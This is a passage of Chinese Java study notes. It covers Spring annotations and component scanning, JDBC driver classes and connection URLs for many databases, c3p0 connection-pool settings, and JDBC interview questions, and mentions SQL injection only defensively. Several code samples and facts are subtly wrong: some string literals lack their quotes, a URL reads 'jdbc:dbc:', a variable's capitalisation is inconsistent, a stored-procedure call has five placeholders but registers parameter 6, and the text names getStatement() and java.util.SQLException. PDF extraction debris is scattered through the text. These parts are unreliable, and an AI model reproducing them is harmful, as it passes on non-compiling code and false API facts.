@Controller 用于标注控制层组件（如 struts 中的 action）

@Repository 用于标注数据访问组件，即 DAO 组件

@Component 泛指组件，当组件不好归类的时候，我们可以使用这个注解进行标注。

@Service

```
public class VenterServiceImpl implements iVenterService {
}
```

@Repository

```
public class VenterDaoImpl implements iVenterDao {
}
```

---

在一个稍大的项目中，如果组件采用 xml 的 bean 定义来配置，显然会增加配置文件的体积，查找以及维护起来也不太方便。

Spring2.5 为我们引入了组件自动扫描机制，他在类路径下寻找标注了上述注解的类，并把这些类纳入进 spring 容器中管理。

它的作用和在 xml 文件中使用 bean 节点配置组件时一样的。要使用自动扫描机制，我们需要打开以下配置信息：

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xmlns:context="http://www.springframework.org/schema/context"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
                           http://www.springframework.org/schema/beans/spring-beans-2.5.xsd
                           http://www.springframework.org/schema/context
                           http://www.springframework.org/schema/context/spring-context-2.5.xsd">

    <context:annotation-config />
    <context:component-scan base-package="com.eric.spring">
</beans>
```

1.annotation-config 是对标记了 Spring's @Required、@Autowired、JSR250's @PostConstruct、@PreDestroy、@Resource、JAX-WS's @WebServiceRef、EJB3's @EJB、JPA's @PersistenceContext、@PersistenceUnit 等注解的类进行对应的操作使注解生效。

2.base-package 为需要扫描的包（含所有子包），负责扫描那些类有注解。

getBean 的默认名称是类名（头字母小写），如果想自定义，可以@Service("aaaaa")这样来指定。这种 bean 默认是“singleton”的，如果想改变，可以使用@Scope("prototype")来改变。可以使用以下方式指定初始化方法和销毁方法：

```
@PostConstruct
public void init() {
}
@PreDestroy
public void destroy() {
}
```

注入方式：

把 DAO 实现类注入到 action 的 service 接口(注意不要是 service 的实现类)中，注入时不要 new 这个注入的类，因为 spring 会自动注入，如果手动再 new 的话会出现错误，

然后属性加上@Autowired 后不需要 getter()和 setter()方法，Spring 也会自动注入。

在接口前面标上@Autowired 注释使得接口可以被容器注入，如：

```
@Autowired
@Qualifier("chinese")
private Man man;
```

当接口存在两个实现类的时候必须使用@Qualifier 指定注入哪个实现类，否则可以省略，只写@Autowired。

---

## 第五章 数据库

### 5.0 各种数据库下 jdbc 连接方式

<http://www.cnblogs.com/netshuai/archive/2009/07/11/1521705.html>

各种数据库驱动	数据库名称	下载地址	说明
---------	-------	------	----

Mysql	<a href="http://www.mysql.com/products/connector/j/">http://www.mysql.com/products/connector/j/</a>		Shipped. But need to download the latest for
-------	---	--	--

---

MySQL 4.1 or higher.

Oracle

[http://sourceforge.net/project/showfiles.php?group\\_id=33291](http://sourceforge.net/project/showfiles.php?group_id=33291)

[software/tech/java/sqlj\\_jdbc/index.html](http://sourceforge.net/project/showfiles.php?group_id=33291)

Included.

SQL Server by jTDS [http://sourceforge.net/project/showfiles.php?group\\_id=33291](http://sourceforge.net/project/showfiles.php?group_id=33291) Included.

Support Microsoft SQL Server (6.5, 7, 2000 and 2005)

Postgres <http://jdbc.postgresql.org/download.html> Included 7.3 JDBC 3

SAP DB [http://www.sapdb.org/sap\\_db\\_jdbc.htm](http://www.sapdb.org/sap_db_jdbc.htm) Included.

SyBase by jTDS <http://jtds.sourceforge.net/> Included. Support Sybase (10, 11, 12)

各种驱动的连接方法:

1. MySQL(<http://www.mysql.com>) mysql-connector-java-2.0.14-bin.jar ;

Class.forName( "org.gjt.mm.mysql.Driver" );

cn

=

DriverManager.getConnection( "jdbc:mysql://MyDbComputerNameOrIP:3306/myDatabaseName", sUsr, sPwd );

2. PostgreSQL(<http://www.de.postgresql.org>) pgjdbc2.jar ;

Class.forName( "org.postgresql.Driver" );

cn = DriverManager.getConnection( "jdbc:postgresql://MyDbComputerNameOrIP/myDatabaseName", sUsr, sPwd );

3. Oracle(<http://www.oracle.com/ip/deploy/database/oracle9i/>) classes12.zip ;

Class.forName( "oracle.jdbc.driver.OracleDriver" );

cn = DriverManager.getConnection( "jdbc:oracle:thin:MyDbComputerNameOrIP:1521:ORCL", sUsr, sPwd );

4. Sybase(<http://jtds.sourceforge.net>) jconn2.jar ;

Class.forName( "com.sybase.jdbc2.jdbc.SybDriver" );

cn = DriverManager.getConnection( "jdbc:sybase:Tds:MyDbComputerNameOrIP:2638", sUsr, sPwd );  
//(Default-Username/Password: "dba"/"sql")

5. Microsoft SQLServer(<http://jtds.sourceforge.net>) ;

Class.forName( "net.sourceforge.jtds.jdbc.Driver" );

cn = DriverManager.getConnection( "jdbc:jtds:sqlserver://MyDbComputerNameOrIP:1433/master", sUsr, sPwd );

6. Microsoft SQLServer(<http://www.microsoft.com>) ;

Class.forName( "com.microsoft.jdbc.sqlserver.SQLServerDriver" );

cn

=

DriverManager.getConnection( "jdbc:microsoft:sqlserver://MyDbComputerNameOrIP:1433;databaseName=master", sUsr, sPwd );

7. ODBC

Class.forName( "sun.jdbc.odbc.JdbcOdbcDriver" );

Connection cn = DriverManager.getConnection( "jdbc:dbc:" + sDsn, sUsr, sPwd );

8.DB2 Class.forName("com.ibm.db2.jdbc.net.DB2Driver");

---

```
String url="jdbc:db2://192.9.200.108:6789/SAMPLE"
```

```
cn = DriverManager.getConnection( url, sUsr, sPwd );
```

9.access 由于 access 并不是作为一项服务运行, 所以 url 的方法对他不适用。access 可以通过 odbc, 也可以通过服务器映射路径的形式 找到.mdb 文件, 参见 <http://rmijdbc.objectweb.org/Access/access.html>

#### 一、连接各种数据库方式速查表

下面罗列了各种数据库使用 JDBC 连接的方式, 可以作为一个手册使用。

##### 1、Oracle8/8i/9i 数据库 (thin 模式)

```
Class.forName("oracle.jdbc.driver.OracleDriver").newInstance();
```

```
String url="jdbc:oracle:thin:@localhost:1521:orcl"; //orcl 为数据库的 SID
```

```
String user="test";
```

```
String password="test";
```

```
Connection conn= DriverManager.getConnection(url,user,password);
```

##### 2、DB2 数据库

```
Class.forName("com.ibm.db2.jdbc.app.DB2Driver ").newInstance();
```

```
String url="jdbc:db2://localhost:5000/sample"; //sample 为你的数据库名
```

```
String user="admin";
```

```
String password="";
```

```
Connection conn= DriverManager.getConnection(url,user,password);
```

##### 3、Sql Server7.0/2000 数据库

```
Class.forName("com.microsoft.jdbc.sqlserver.SQLServerDriver").newInstance();
```

```
String url="jdbc:microsoft:sqlserver://localhost:1433;DatabaseName=mydb";
```

```
//mydb 为数据库
```

```
String user="sa";
```

```
String password="";
```

```
Connection conn= DriverManager.getConnection(url,user,password);
```

##### 4、Sybase 数据库

```
Class.forName("com.sybase.jdbc.SybDriver").newInstance();
```

```
String url = "jdbc:sybase:Tds:localhost:5007/myDB"; //myDB 为你的数据库名
```

```
Properties sysProps = System.getProperties();
```

```
SysProps.put("user","userid");
```

```
SysProps.put("password","user_password");
```

```
Connection conn= DriverManager.getConnection(url, SysProps);
```

##### 5、Informix 数据库

```
Class.forName("com.informix.jdbc.IfxDriver").newInstance();
```

```
String url = "jdbc:informix-sqli://123.45.67.89:1533/myDB:INFORMIXSERVER=myserver;
```

```
user=testuser;password=testpassword"; //myDB 为数据库名
```

```
Connection conn= DriverManager.getConnection(url);
```

##### 6、MySQL 数据库

```
Class.forName("org.gjt.mm.mysql.Driver").newInstance();
```

---

```
String url
="jdbc:mysql://localhost/myDB?user=soft&password=soft1234&useUnicode=true&characterEncoding=8859
_1"
```

```
//myDB 为数据库名
```

```
Connection conn= DriverManager.getConnection(url);
```

#### 7、PostgreSQL 数据库

```
Class.forName("org.postgresql.Driver").newInstance();
```

```
String url ="jdbc:postgresql://localhost/myDB" //myDB 为数据库名
```

```
String user="myuser";
```

```
String password="mypassword";
```

```
Connection conn= DriverManager.getConnection(url,user,password);
```

#### 8、access 数据库直连用 ODBC 的

```
Class.forName("sun.jdbc.odbc.JdbcOdbcDriver") ;
```

```
String url="jdbc:odbc:Driver={Microsoft Access Driver
(*.mdb)};DBQ="+application.getRealPath("/Data/ReportDemo.mdb");
```

```
Connection conn = DriverManager.getConnection(url,"","");
```

```
Statement stmtNew=conn.createStatement() ;
```

### 二、JDBC 连接 MySql 方式

下面是使用 JDBC 连接 MySql 的一个小的教程

#### 1、查找驱动程序

MySQL 目前提供的 java 驱动程序为 Connection/J，可以从 MySQL 官方网站下载，并找到 mysql-connector-java-3.0.15-ga-bin.jar 文件，此驱动程序为纯 java 驱动程序，不需做其他配置。

#### 2、动态指定 classpath

如果需要执行时动态指定 classpath，就在执行时采用 -cp 方式。否则将上面的.jar 文件加入到 classpath 环境变量中。

#### 3、加载驱动程序

```
try{
    Class.forName(com.mysql.jdbc.Driver);
    System.out.println(Success loading Mysql Driver!);
}catch(Exception e)
{
    System.out.println(Error loading Mysql Driver!);
    e.printStackTrace();
}
```

#### 4、设置连接的 url

```
jdbc: mysql: //localhost/databasename[?pa=va][ & pa=va]
```

## 5.1 MySql 相关

### 5.1.1 c3p0 的配置方式

<http://blog.csdn.net/yixiayizi/article/details/8277424>



---

c3p0 的配置方式分为三种，分别是：

- 1.setters 一个个地设置各个配置项
- 2.类路径下提供一个 c3p0.properties 文件
- 3.类路径下提供一个 c3p0-config.xml 文件

1.setters 一个个地设置各个配置项

这种方式最繁琐，形式一般是这样：

```
Properties props = new Properties();
InputStream in = ConnectionManager.class.getResourceAsStream("/c3p0.properties");
props.load(in);
in.close();
```

```
ComboPooledDataSource cpds = new ComboPooledDataSource();
cpds.setDriverClass(props.getProperty("driverClass"));
cpds.setJdbcUrl(props.getProperty("jdbcUrl"));
cpds.setUser(props.getProperty("user"));
cpds.setPassword(props.getProperty("password"));
```

因为繁琐，所以很不适合采用，于是文档提供了另外一种方式。

2. 类路径下提供一个 c3p0.properties 文件

文件的命名必须是 c3p0.properties，里面配置项的格式为：

```
c3p0.driverClass=com.mysql.jdbc.Driver
c3p0.jdbcUrl=jdbc:mysql://localhost:3306/jdbc
c3p0.user=root
c3p0.password=java
```

上面只提供了最基本的配置项，其他配置项参照 文档配置，记得是 c3p0.后面加属性名就是了，最后初始化数据源的方式就是这样简单：

```
private static ComboPooledDataSource ds = new ComboPooledDataSource();
public static Connection getConnection() {
    try {
        return ds.getConnection();
    } catch (SQLException e) {
        throw new RuntimeException(e);
    }
}
```

3.类路径下提供一个 c3p0-config.xml 文件

这种方式使用方式与第二种差不多，但是有更多的优点

- (1).更直观明显，很类似 hibernate 和 spring 的配置
- (2).可以为多个数据源服务，提供 default-config 和 named-config 两种配置方式

下面是一个配置模板：

```
<c3p0-config>
  <default-config>
    <property name="user">root</property>
    <property name="password">java</property>
```

---

```

    <property name="driverClass">com.mysql.jdbc.Driver</property>
    <property name="jdbcUrl">jdbc:mysql://localhost:3306/jdbc</property>
    <property name="initialPoolSize">10</property>
    <property name="maxIdleTime">30</property>
    <property name="maxPoolSize">100</property>
    <property name="minPoolSize">10</property>
</default-config>

<named-config name="myApp">
    <property name="user">root</property>
    <property name="password">java</property>
    <property name="driverClass">com.mysql.jdbc.Driver</property>
    <property name="jdbcUrl">jdbc:mysql://localhost:3306/jdbc</property>

    <property name="initialPoolSize">10</property>
    <property name="maxIdleTime">30</property>
    <property name="maxPoolSize">100</property>
    <property name="minPoolSize">10</property>
</named-config>
</c3p0-config>

```

如果要使用 default-config 则初始化数据源的方式与第二种一样，如果要使用 named-config 里面配置初始化数据源，则只要使用一个带参数的 ComboPooledDataSource 构造器就可以了

```
private static ComboPooledDataSource ds = new ComboPooledDataSource("myApp");
```

下面整理一下从文档和网上学习到的 c3p0 配置的理解 (user,password,driverClass,jdbcUrl 没有说的必要)

#### 1.基本配置项

acquireIncrement

default : 3

连接池在无空闲连接可用时一次性创建的新数据库连接数

initialPoolSize

default : 3

连接池初始化时创建的连接数

maxPoolSize

default : 15

连接池中拥有的最大连接数，如果获得新连接时会使连接总数超过这个值则不会再获取新连接，而是等待

其他连接释放，所以这个值有可能会设计地很大

maxIdleTime

default : 0 单位 s

连接的最大空闲时间，如果超过这个时间，某个数据库连接还没有被使用，则会断开掉这个连接

如果为 0，则永远不会断开连接

---

**minPoolSize**

**default : 3**

连接池保持的最小连接数，后面的 **maxIdleTimeExcessConnections** 跟这个配合使用来减轻连接池的负载

## 2.管理连接池的大小和连接的生存时间

**maxConnectionAge**

**default : 0 单位 s**

配置连接的生存时间，超过这个时间的连接将由连接池自动断开丢弃掉。当然正在使用的连接不会马上断开，而是等待

它 **close** 再断开。配置为 0 的时候则不会对连接的生存时间进行限制。

**maxIdleTimeExcessConnections**

**default : 0 单位 s**

这个配置主要是为了减轻连接池的负载，比如连接池中连接数因为某次数据访问高峰导致创建了很多数据连接

但是后面的时间段需要的数据库连接数很少，则此时连接池完全没有必要维护那么多的连接，所以有必要将

断开丢弃掉一些连接来减轻负载，必须小于 **maxIdleTime**。配置不为 0，则会将连接池中的连接数量保持到 **minPoolSize**。

为 0 则不处理。

**maxIdleTime** 也可以归属到这一类，前面已经写出来了。

3.配置连接测试：因为连接池中的数据库连接很有可能是维持数小时的连接，很有可能因为数据库服务器的问题，网络问题等导致实际连接已经无效，但是连接池里面的连接还是有效的，如果此时获得连接肯定会发生异常，所以有必要通过测试连接来确认连接的有效性。

下面的前三项用来配置如何对连接进行测试，后三项配置对连接进行测试的时机。

**automaticTestTable**

**default : null**

用来配置测试连接的一种方式。配置一个表名，连接池根据这个表名创建一个空表，并且用自己的测试 **sql** 语句在这个空表上测试数据库连接。这个表只能由 **c3p0** 来使用，用户不能操作，同时用户配置的 **preferredTestQuery** 将会被忽略。

**preferredTestQuery**

**default : null**

用来配置测试连接的另一种方式。与上面的 **automaticTestTable** 二者只能选一。

如果要用它测试连接，千万不要设为 **null**，否则测试过程会很耗时，同时要保证 **sql** 语句中的表在数据库中一定存在。

**connectionTesterClassName**

**default : com.mchange.v2.c3p0.impl.DefaultConnectionTester**

连接池用来支持 **automaticTestTable** 和 **preferredTestQuery** 测试的类，必须是全类名，就像默认的那样，可以通过实现 **UnifiedConnectionTester** 接口或者继承 **AbstractConnectionTester** 来定制自己的测试方法

**idleConnectionTestPeriod**

**default : 0**

用来配置测试空闲连接的间隔时间。测试方式还是上面的两种之一，可以用来解决 **MySQL** 8 小时

---

断开连接的问题。因为它

保证连接池会每隔一定时间对空闲连接进行一次测试，从而保证有效的空闲连接能每隔一定时间访问一次数据库，将于 MySQL

8 小时无会话的状态打破。为 0 则不测试。

`testConnectionOnCheckin`

default : false

如果为 true，则在 close 的时候测试连接的有效性。为了提高测试性能，可以与 `idleConnectionTestPeriod` 搭配使用，

配置 `preferredTestQuery` 或 `automaticTestTable` 也可以加快测试速度。

`testConnectionOnCheckout`

default : false

性能消耗大。如果为 true，在每次 `getConnection` 的时候都会测试，为了提高性能，可以与 `idleConnectionTestPeriod` 搭配使用，

配置 `preferredTestQuery` 或 `automaticTestTable` 也可以加快测试速度。

#### 4.配置 PreparedStatement 缓存

`maxStatements`

default : 0

连接池为数据源缓存的 `PreparedStatement` 的总数。由于 `PreparedStatement` 属于单个 `Connection`，所以

这个数量应该根据应用中平均连接数乘以每个连接的平均 `PreparedStatement` 来计算。为 0 的时候不缓存，

同时 `maxStatementsPerConnection` 的配置无效。

`maxStatementsPerConnection`

default : 0

连接池为数据源单个 `Connection` 缓存的 `PreparedStatement` 数，这个配置比 `maxStatements` 更有意义，因为

10

它缓存的服务对象是单个数据连接，如果设置的好，肯定是可以提高性能的。为 0 的时候不缓存。

#### 5.重连相关配置

`acquireRetryAttempts`

default : 30

连接池在获得新连接失败时重试的次数，如果小于等于 0 则无限重试直至连接获得成功

`acquireRetryDelay`

default : 1000 单位 ms

连接池在获得新连接时的间隔时间

`breakAfterAcquireFailure`

default : false

如果为 true，则当连接获取失败时自动关闭数据源，除非重新启动应用程序。所以一般不用。个人觉得上述三个没有更改的必要，但可以将 `acquireRetryDelay` 配置地更短一些

---

## 6.定制管理 Connection 的生命周期

connectionCustomizerClassName

default : null

用来定制 Connection 的管理，比如在 Connection acquire 的时候设定 Connection 的隔离级别，  
或者在

Connection 丢弃的时候进行资源关闭，就可以通过继承一个 AbstractConnectionCustomizer 来实现相关

方法，配置的时候使用全类名。有点类似监听器的作用。例如：

```
import java.sql.Connection;
```

```
import com.mchange.v2.c3p0.AbstractConnectionCustomizer;
```

```
public class ConnectionCustomizer extends AbstractConnectionCustomizer{
```

```
    @Override
```

```
    public void onAcquire(Connection c, String parentDataSourceIdentityToken)
```

```
        throws Exception {
```

```
        System.out.println("acquire : " + c);
```

```
    }
```

```
    @Override
```

```
    public void onCheckIn(Connection c, String parentDataSourceIdentityToken)
```

```
        throws Exception {
```

```
        System.out.println("checkin : " + c);
```

```
    }
```

```
    @Override
```

```
    public void onCheckOut(Connection c, String parentDataSourceIdentityToken)
```

```
        throws Exception {
```

```
        System.out.println("checkout : " + c);
```

```
    }
```

```
    @Override
```

```
    public void onDestroy(Connection c, String parentDataSourceIdentityToken)
```

```
        throws Exception {
```

```
        System.out.println("destroy : " + c);
```

```
    }
```

```
}
```

```
<property
```

```
name="connectionCustomizerClassName">liuyun.zhuge.db.ConnectionCustomizer</property>
```

## 7.配置未提交的事务处理

autoCommitOnClose

default : false

连接池在回收数据库连接时是否自动提交事务，如果为 false，则会回滚未提交的事务；如果为 true，  
则会自动提交事务。

forceIgnoreUnresolvedTransactions

default : false

这个配置强烈不建议为 true。一般来说事务当然由自己关闭了，为什么要让连接池来处理这种不细

---

心问题呢？

#### 8.配置 debug 和回收 Connection

`unreturnedConnectionTimeout`

default : 0 单位 s

为 0 的时候要求所有的 Connection 在应用程序中必须关闭。如果不为 0，则强制在设定的时间到达后回收

Connection，所以必须小心设置，保证在回收之前所有数据库操作都能够完成。这种限制减少 Connection 未关闭

情况的不是很适用。为 0 不对 connection 进行回收，即使它并没有关闭。

`debugUnreturnedConnectionStackTraces`

default : false

如果为 true 并且 `unreturnedConnectionTimeout` 设为大于 0 的值，当所有被 `getConnection` 出去的连接

为 `unreturnedConnectionTimeout` 时间到的时候，就会打印出堆栈信息。只能在 debug 模式下适用，因为

打印堆栈信息会减慢 `getConnection` 的速度。同第七项一样的，连接用完当然得 close 了，不要通过 `unreturnedConnectionTimeout` 让连接池来回收未关闭的连接。

#### 9.其他配置项：因为有些配置项几乎没有自己配置的必要，使用默认值就好，所以没有再写出来

`view source`

`print`

?

`checkoutTimeout`

default : 0

配置当连接池所有连接用完时应用程序 `getConnection` 的等待时间。为 0 则无限等待直至有其他连接释放

或者创建新的连接，不为 0 则当时间到的时候如果仍没有获得连接，则会抛出 `SQLException`

## 5.1.2 JDBC 常见面试题

<http://it.deepinmind.com/jdbc/2014/03/18/JDBC%E5%B8%B8%E8%A7%81%E9%9D%A2%E8%AF%95%E9%A2%98%E9%9B%86%E9%94%A6%28%E4%B8%80%29.html>

<http://it.deepinmind.com/jdbc/2014/03/19/JDBC%E5%B8%B8%E8%A7%81%E9%9D%A2%E8%AF%95%E9%A2%98%E9%9B%86%E9%94%A6%EF%BC%88%E4%BA%8C%EF%BC%89.html>

什么是 JDBC，在什么时候会用到它？

JDBC 的全称是 Java DataBase Connection，也就是 Java 数据库连接，我们可以用它来操作关系型数据库。JDBC 接口及相关类在 `java.sql` 包和 `javax.sql` 包里。我们可以用它来连接数据库，执行 SQL 查询，存储过程，并处理返回的结果。

JDBC 接口让 Java 程序和 JDBC 驱动实现了松耦合，使得切换不同的数据库变得更加简单。

有哪些不同类型的 JDBC 驱动？

有四类 JDBC 驱动。和数据库进行交互的 Java 程序分成两个部分，一部分是 JDBC 的 API，实际工作的驱动则是另一部分。

---

**A JDBC-ODBC Bridge plus ODBC Driver(类型 1):** 它使用 ODBC 驱动连接数据库。需要安装 ODBC 以便连接数据库, 正因为这样, 这种方式现在已经基本淘汰了。

**B Native API partly Java technology-enabled driver (类型 2):** 这种驱动把 JDBC 调用适配成数据库的本地接口的调用。

**C Pure Java Driver for Database Middleware(类型 3):** 这个驱动把 JDBC 调用转发给中间件服务器, 由它去和不同的数据库进行连接。用这种类型的驱动需要部署中间件服务器。这种方式增加了额外的网络调用, 导致性能变差, 因此很少使用。

**D Direct-to-Database Pure Java Driver (类型 4):** 这个驱动把 JDBC 转化成数据库使用的网络协议。这种方案最简单, 也适合通过网络连接数据库。不过使用这种方式的话, 需要根据不同数据库选用特定的驱动程序, 比如 OJDBC 是 Oracle 开发的 Oracle 数据库的驱动, 而 MySQL Connector/J 是 MySQL 数据库的驱动。

JDBC 是如何实现 Java 程序和 JDBC 驱动的松耦合的?

JDBC API 使用 Java 的反射机制来实现 Java 程序和 JDBC 驱动的松耦合。随便看一个简单的 JDBC 示例, 你会发现所有操作都是通过 JDBC 接口完成的, 而驱动只有在通过 `Class.forName` 反射机制来加载的时候才会出现。

我觉得这是 Java 核心库里反射机制的最佳实践之一, 它使得应用程序和驱动程序之间进行了隔离, 让迁移数据库的工作变得更简单。在这里可以看到更多 JDBC 的使用示例。

什么是 JDBC 连接, 在 Java 中如何创建一个 JDBC 连接?

JDBC 连接是和数据库服务器建立的一个会话。你可以想像成是一个和数据库的 Socket 连接。

创建 JDBC 连接很简单, 只需要两步:

- A. 注册并加载驱动: 使用 `Class.forName()`, 驱动类就会注册到 `DriverManager` 里面并加载到内存里。
- B. 用 `DriverManager` 获取连接对象: 调用 `DriverManager.getConnection()` 方法并传入数据库连接的 URL, 用户名及密码, 就能获取到连接对象。

```
Connection con = null;
try{
    // load the Driver Class
    Class.forName("com.mysql.jdbc.Driver");
    // create the connection now
    con = DriverManager.getConnection("jdbc:mysql://localhost:3306/UserDB",
                                     "pankaj",
                                     "pankaj123");
} catch (SQLException e) {
    System.out.println("Check database is UP and configs are correct");
    e.printStackTrace();
} catch (ClassNotFoundException e) {
    System.out.println("Please include JDBC MySQL jar in classpath");
    e.printStackTrace();
}
```

JDBC 的 `DriverManager` 是用来做什么的?

JDBC 的 `DriverManager` 是一个工厂类, 我们通过它来创建数据库连接。当 JDBC 的 `Driver` 类被加载进来时, 它会自己注册到 `DriverManager` 类里面, 你可以看下 JDBC `Driver` 类的源码来了解一下。

然后我们会把数据库配置信息传成 `DriverManager.getConnection()` 方法, `DriverManager` 会使用注册

---

到它里面的驱动来获取数据库连接，并返回给调用的程序。

在 Java 程序中，如何获取数据库服务器的相关信息？

使用 `DatabaseMetaData` 可以获取到服务器的信息。当和数据库的连接成功建立了之后，可以通过调用 `getMetaData()` 方法来获取数据库的元信息。`DatabaseMetaData` 里面有很多方法，通过它们可以获取到数据库的产品名称，版本号，配置信息等。

```
DatabaseMetaData metaData = con.getMetaData();
String dbProduct = metaData.getDatabaseProductName();
```

JDBC 的 Statement 是什么？

`Statement` 是 JDBC 中用来执行数据库 SQL 查询语句的接口。通过调用连接对象的 `getStatement()` 方法我们可以生成一个 `Statement` 对象。我们可以通过调用它的 `execute()`, `executeQuery()`, `executeUpdate()` 方法来执行静态 SQL 查询。

由于 SQL 语句是程序传入的，如果没有对用户输入进行校验的话可能会引起 SQL 注入的问题，如果想了解更多关于 SQL 注入的，可以看下这里。

默认情况下，一个 `Statement` 同时只能打开一个 `ResultSet`。如果想操作多个 `ResultSet` 对象的话，需要创建多个 `Statement`。`Statement` 接口的所有 `execute` 方法开始执行时都默认会关闭当前打开的 `ResultSet`。

`execute`, `executeQuery`, `executeUpdate` 的区别是什么？

`Statement` 的 `execute(String query)` 方法用来执行任意的 SQL 查询，如果查询的结果是一个 `ResultSet`，这个方法就返回 `true`。如果结果不是 `ResultSet`，比如 `insert` 或者 `update` 查询，它就会返回 `false`。我们可以通过它的 `getResultSet` 方法来获取 `ResultSet`，或者通过 `getUpdateCount()` 方法来获取更新的记录条数。

`Statement` 的 `executeQuery(String query)` 接口用来执行 `select` 查询，并且返回 `ResultSet`。即使查询不到记录返回的 `ResultSet` 也不会为 `null`。我们通常使用 `executeQuery` 来执行查询语句，这样的话如果传进来的是 `insert` 或者 `update` 语句的话，它会抛出错误信息为 “`executeQuery method can not be used for update`” 的 `java.util.SQLException`。

`Statement` 的 `executeUpdate(String query)` 方法用来执行 `insert` 或者 `update/delete` (DML) 语句，或者什么也不返回 DDL 语句。返回值是 `int` 类型，如果是 DML 语句的话，它就是更新的条数，如果是 DDL 的话，就返回 0。

只有当你不确定是什么语句的时候才应该使用 `execute()` 方法，否则应该使用 `executeQuery` 或者 `executeUpdate` 方法。

JDBC 的 PreparedStatement 是什么？

`PreparedStatement` 对象代表的是一个预编译的 SQL 语句。用它提供的 `setter` 方法可以传入查询的变量。

由于 `PreparedStatement` 是预编译的，通过它可以将对应的 SQL 语句高效的执行多次。由于 `PreparedStatement` 自动对特殊字符转义，避免了 SQL 注入攻击，因此应当尽量地使用它。

`PreparedStatement` 中如何注入 NULL 值？

可以使用它的 `setNull` 方法来把 `null` 值绑定到指定的变量上。`setNull` 方法需要传入参数的索引以及 SQL 字段的类型，像这样：

```
ps.setNull(10, java.sql.Types.INTEGER);
```

`Statement` 中的 `getGeneratedKeys` 方法有什么用？

有的时候表会生成主键，这时候就可以用 `Statement` 的 `getGeneratedKeys()` 方法来获取这个自动生成主键的值了。

相对于 `Statement`，`PreparedStatement` 的优点是什么？

它和 `Statement` 相比优点在于：

`PreparedStatement` 有助于防止 SQL 注入，因为它会自动对特殊字符转义。

`PreparedStatement` 可以用来进行动态查询。



---

`PreparedStatement` 执行更快。尤其当你重用它或者使用它的批量查询接口执行多条语句时。

使用 `PreparedStatement` 的 `setter` 方法更容易写出面向对象的代码，而 `Statement` 的话，我们得拼接字符串来生成查询语句。如果参数太多了，字符串拼接看起来会非常丑陋并且容易出错。

`PreparedStatement` 的缺点是什么，怎么解决这个问题？

`PreparedStatement` 的一个缺点是，我们不能直接用它来执行 `in` 条件语句；需要执行 `IN` 条件语句的话，下面有一些解决方案：

分别进行单条查询——这样做性能很差，不推荐。

使用存储过程——这取决于数据库的实现，不是所有数据库都支持。

动态生成 `PreparedStatement`——这是个好办法，但是不能享受 `PreparedStatement` 的缓存带来的好处了。

在 `PreparedStatement` 查询中使用 `NULL` 值——如果你知道输入变量的最大个数的话，这是个不错的办法，扩展一下还可以支持无限参数。

关于这个问题更详细的分析可以看下这篇文章。

JDBC 的 `ResultSet` 是什么？

在查询数据库后会返回一个 `ResultSet`，它就像是查询结果集的一张数据表。

`ResultSet` 对象维护了一个游标，指向当前的数据行。开始的时候这个游标指向的是第一行。如果调用了 `ResultSet` 的 `next()` 方法游标会下移一行，如果没有更多的数据了，`next()` 方法会返回 `false`。可以在 `for` 循环中用它来遍历数据集。

默认的 `ResultSet` 是不能更新的，游标也只能往下移。也就是说你只能从第一行到最后一行遍历一遍。不过也可以创建可以回滚或者可更新的 `ResultSet`，像下面这样。

```
Statement stmt = con.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,  
                                     ResultSet.CONCUR_UPDATABLE);
```

当生成 `ResultSet` 的 `Statement` 对象要关闭或者重新执行或是获取下一个 `ResultSet` 的时候，`ResultSet` 对象也会自动关闭。

可以通过 `ResultSet` 的 `getter` 方法，传入列名或者从 1 开始的序号来获取列数据。

有哪些不同的 `ResultSet`？

根据创建 `Statement` 时输入参数的不同，会对应不同类型的 `ResultSet`。如果你看下 `Connection` 的方法，你会发现 `createStatement` 和 `prepareStatement` 方法重载了，以支持不同的 `ResultSet` 和并发类型。

一共有三种 `ResultSet` 对象。

`ResultSet.TYPE_FORWARD_ONLY`：这是默认的类型，它的游标只能往下移。

`ResultSet.TYPE_SCROLL_INSENSITIVE`：游标可以上下移动，一旦它创建后，数据库里的数据再发生修改，对它来说是透明的。

`ResultSet.TYPE_SCROLL_SENSITIVE`：游标可以上下移动，如果生成后数据库还发生了修改操作，它是能够感知到的。

`ResultSet` 有两种并发类型。

`ResultSet.CONCUR_READ_ONLY`：`ResultSet` 是只读的，这是默认类型。

`ResultSet.CONCUR_UPDATABLE`：我们可以使用 `ResultSet` 的更新方法来更新里面的数据。

`Statement` 中的 `setFetchSize` 和 `setMaxRows` 方法有什么用处？

`setMaxRows` 可以用来限制返回的数据集的行数。当然通过 `SQL` 语句也可以实现这个功能。比如在 `MySQL` 中我们可以用 `LIMIT` 条件来设置返回结果的最大行数。

`setFetchSize` 理解起来就有点费劲了，因为你得知道 `Statement` 和 `ResultSet` 是怎么工作的。当数据库在执行一条查询语句时，查询到的数据是在数据库的缓存中维护的。`ResultSet` 其实引用的是数据库中缓存的结果。

---

假设我们有一条查询返回了 100 行数据，我们把 `fetchSize` 设置成了 10，那么数据库驱动每次只会取 10 条数据，也就是说得取 10 次。当每条数据需要处理的时间比较长的时候并且返回数据又非常多的时候，这个可选的参数就变得非常有用。

我们可以通过 `Statement` 来设置 `fetchSize` 参数，不过它会被 `ResultSet` 对象设置进来的值所覆盖掉。

如何使用 JDBC 接口来调用存储过程？

存储过程就是数据库编译好的一组 SQL 语句，可以通过 JDBC 接口来进行调用。我们可以通过 JDBC 的 `CallableStatement` 接口来在数据库中执行存储过程。初始化 `CallableStatement` 的语法是这样的：

```
CallableStatement stmt = con.prepareCall("{call insertEmployee(?,?,?,?,?)}");
stmt.setInt(1, id);
stmt.setString(2, name);
stmt.setString(3, role);
stmt.setString(4, city);
stmt.setString(5, country);
//register the OUT parameter before calling the stored procedure
stmt.registerOutParameter(6, java.sql.Types.VARCHAR);
stmt.executeUpdate();
```

我们得在执行 `CallableStatement` 之前注册 OUT 参数。关于这个更详细的资料可以看[这里](#)。

JDBC 的批处理是什么，有什么好处？

有时候类似的查询我们需要执行很多遍，比如从 CSV 文件中加载数据到关系型数据库的表里。我们也知道，执行查询可以用 `Statement` 或者 `PreparedStatement`。除此之外，JDBC 还提供了批处理的特性，有了它，我们可以在一次数据库调用中执行多条查询语句。

JDBC 通过 `Statement` 和 `PreparedStatement` 中的 `addBatch` 和 `executeBatch` 方法来支持批处理。

